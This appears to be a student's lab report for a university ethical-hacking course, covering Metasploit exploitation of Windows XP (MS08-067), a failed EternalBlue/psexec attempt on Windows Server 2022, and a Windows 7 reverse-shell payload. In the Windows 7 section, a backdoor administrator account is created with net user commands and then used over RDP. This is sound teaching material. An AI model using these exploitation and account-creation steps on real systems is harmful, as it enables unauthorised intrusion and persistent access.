CYSE 301: Cybersecurity Technique and Operations

Assignment 4: Ethical Hacking

Haley Potts

01304831


At the end of this module, each student must submit a report indicating the completion of the following tasks. **Make sure you take screenshots as proof**.
You need to power on the following VMs for this assignment.

- **Internal Kali (or Attacker Kali)**
- pfSense VM (power on only)
- Windows XP, Windows Server 2022, or Windows 7 (depending on the subtasks).


Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each) Please activate Windows XP clock by following the document posted under Module-3 or demonstrated in class.

In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. Run a port scan against Windows XP using the nmap command to identify open ports, services, and vulnerabilities.
2. Identify the SMB port number (default: 445) and confirm that it is open.




3. Launch Metasploit Framework and search for the exploit module: ms08_067_netapi




4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.

5. Use ***5525*** as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.



6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.




7. [Post-exploitation] In the meterpreter shell, display the target system's local date and time.


8. [Post-exploitation] In the meterpreter shell, get the SID of the user.

9. [Post-exploitation] In the meterpreter shell, get the current process identifier.


10. [Post-exploitation] In the meterpreter shell, get system information about the target.




Task B. Exploit EternalBlue on Windows Server 2022 with Metasploit (10 pt)
In this task, try to use the same steps as shown in the class / video (for online students) lecture to exploit the EternalBlue vulnerability on Windows Server 2022. You may or may not establish a reverse shell connection to the Windows Server 2022. Document your steps and show me your results. You won't lose points for a failed reverse shell connection. But you will lose points for incorrect configurations, such as putting the wrong IP address for LHOST/RHOST, etc.



At first I tried using the "exploit/windows/smb/ms17_010_eternalblue" exploit but received the command shown above as a response. I then tried to use the other listed exploit "exploit/windows/smb/ms17_010_psexec" which returned the results shown below. I also ensured that both exploits were set to the correct RHOSTS (192.168.10.19) by using the command "set RHOSTS 192.168.10.19".



Kali - Internal Workstation on CY301-HPOTT004 - Virtual Machine Connection
File Action Media View Help
1 2 3 4
root@kali: ~
File Actions Edit View Help
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process
LHOST 192.168.10.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.10.19
RHOSTS ⇒ 192.168.10.19
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.10.13:4444
[-] 192.168.10.19:445 - Rex::Proto::SMB::Exceptions::LoginError: Login Failed: Connection
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.10.13:4444
[-] 192.168.10.19:445 - Rex::Proto::SMB::Exceptions::LoginError: Login Failed: Connection
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_psexec) >

Task C. Exploit Windows 7 with a deliverable payload (70 pt).
In this task, you need to create an executable payload with the required configurations below.
1. Once your payload is ready, upload it to the web server running on Kali Linux. Then download the payload from Windows 7, and execute it on the target to make a reverse shell. Of course, don't forget to configure options in your Metasploit framework on Kali Linux before the payload is triggered on the target VM. (10 pt).
The requirements for your payload are :
• Payload Name: Use your MIDAS ID (for example, svatsa.exe) (5pt)
• Listening port: 5525 (5pt)





[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:

2. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. **(10 pt)**



3. Create a text file on the attacker Kali named "YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then, log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. **(10 pt)**






[Privilege escalation]


5. Background your current session, then gain administrator-level privileges on the remote system (**10 pt**).


6. After you escalate the privilege, complete the following tasks:


a. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. **(10 pt)**

b. Remote access to the malicious account created in the previous step and browse the files belonging




Kali - Internal Workstation on CY301-HPOTT004 - Virtual Machine Connection
File Action Media View Help
root@kali: ~
File Actions Edit View Help
Command Description
hashdump Dumps the contents of the SAM database
Priv: Timestomp Commands
Command Description
timestomp Manipulate file MACE attributes
meterpreter > shell
Process 3872 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>net user /add haley password
net user /add haley password
The command completed successfully.
C:\Windows\system32>net localgroup administrators haley /add
net localgroup administrators haley /add
The command completed successfully.
C:\Windows\system32>


root@kali: ~
File Actions Edit View Help
rdesktop -u haley -p password 192.168.10.9
Autoselecting keyboard map 'en-us' from locale
ATTENTION! The server uses and invalid security certificate which can not be trusted for
the following identified reasons(s);
1. Certificate issuer is not trusted by this system.
Issuer: CN=WINDOWS7
Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection atempt will be aborted:
Subject: CN=WINDOWS7
Issuer: CN=WINDOWS7
Valid From: Sun Oct 26 23:47:21 2025
To: Mon Apr 27 23:47:21 2026
Certificate fingerprints:
sha1: 03b77a610bfed0f15c94cd0b80b667ceb9423d7a
sha256: a4cfbd216b46f74f3e6d13adec955b24f75d1d591727ce3946fa862892839a2b
Do you trust this certificate (yes/no)? yes
^[[B^[[B^[[B^[[B^[[B^[[BFailed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has


Kali - Internal Workstation on CY301-HPOTT004 - Virtual Machine Connection
File
Action
Media
View
Help
1
2
3
4
rdesktop - 192.168.10.9
Recycle Bin
Google Chrome
PuTTY